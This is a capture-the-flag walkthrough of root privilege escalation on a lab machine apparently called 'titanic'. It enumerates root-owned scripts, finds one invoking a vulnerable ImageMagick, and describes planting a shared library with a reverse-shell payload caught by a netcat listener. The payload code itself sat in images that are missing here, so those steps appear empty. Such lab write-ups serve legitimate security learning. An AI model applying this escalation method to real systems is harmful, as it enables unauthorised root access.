
```
File  Edit  View  Search  Terminal  Help
developer@titanic:/$ find / -name "*.sh" -user root 2>/dev/null
/opt/scripts/identify_images.sh
/etc/profile.d/apps-bin-path.sh
/etc/profile.d/gawk.sh
/etc/profile.d/bash_completion.sh
/etc/profile.d/Z97-byobu.sh
/etc/profile.d/01-locale-fix.sh
/etc/profile.d/debuginfod.sh
/etc/rc5.d/S01console-setup.sh
/etc/needrestart/iucode.sh
/etc/rc3.d/S01console-setup.sh
/etc/console-setup/cached_setup_font.sh
/etc/console-setup/cached_setup_keyboard.sh
/etc/console-setup/cached_setup_terminal.sh
/etc/rc2.d/S01console-setup.sh
/etc/rc4.d/S01console-setup.sh
/etc/init.d/hwclock.sh
/etc/init.d/console-setup.sh
/etc/init.d/keyboard-setup.sh
/etc/rcS.d/S01keyboard-setup.sh
/snap/core20/2434/etc/init.d/hwclock.sh
/snap/core20/2434/etc/profile.d/01-locale-fix.sh
/snap/core20/2434/etc/profile.d/bash_completion.sh
/snap/core20/2434/etc/wpa_supplicant/action_wpa.sh
/snap/core20/2434/etc/wpa_supplicant/functions.sh
/snap/core20/2434/etc/wpa_supplicant/ifupdown.sh
/snap/core20/2434/usr/lib/init/vars.sh
/snap/core20/2434/usr/lib/systemd/systemd-bootchart-poststop.sh
/snap/snapd/23545/etc/profile.d/apps-bin-path.sh
/snap/snapd/23545/usr/lib/snapd/complete.sh
/snap/snapd/23545/usr/lib/snapd/etelpmoc.sh
/snap/snapd/23545/usr/lib/snapd/snap-debug-info.sh
/snap/snapd/23545/usr/lib/snapd/snapd.core-fixup.sh
/var/lib/ucf/cache/:etc:profile.d:debuginfod.sh
/boot/grub/i386-pc/modinfo.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/find-unused-docs.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/depmod.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/modules-check.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/syscallnr.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/ld-version.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/selinux/install_policy.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/adjust_autoksyms.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/decode_stacktrace.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/gcc-goto.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/pahole-version.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/tools-support-relr.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/gen_ksymdeps.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/checksyscalls.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/as-version.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/gcc-x86_32-has-stack-protector.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/xz_wrap.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/spdxcheck-test.sh
/usr/src/linux-headers-5.15.0-131-generic/scripts/mkuboot.sh
```

- The first file `/opt/scripts/identify_images.sh` looked a little out of place, so I decide to start there.

- Attempting to run **identify_images.sh** with `./identify_images.sh` returns the following error:




  - **identify_images.sh** is owned by a privileged user. Wanting to know more I concatenated the file to see its source code:




- **identify_images.sh** seems to be a script that runs `/usr/bin/magick` to execute the unknown command `identify` then sends the output to **metadata.log**
- This means `/usr/bin/magick` has permissions to execute console commands.

- Navigating to `/usr/bin/` we do indeed find a program called **magick**




  - Investigating the program further we discover **magick** is short for a program called **ImageMagick**
  - Navigating to the **ImageMagic** website reveals that it is a program used to edit images



- The version of **ImageMagick** on this computer is vulnerable to several exploits and is documented under several CVEs


Next: Exploiting ImageMagick

Upon searching online for Arbitrary Code Execution related to ImageMagick I found this vulnerability:
https://github.com/ImageMagick/ImageMagick/security/advisories/GHSA-8rxc-922v-phg8




- Navigating to **/opt/app/static/assets/images** I decide to recreate the **POC**


The first step is to set up a **netcat** listener to catch the reverse shell:



Next I create a shared library with a reverse shell payload embedded into it:



Everything within `system(' ');` will be executed by **root**:



- Our **nc** listener successfully catches the reverse shell

Voila! We found the **root.txt** flag: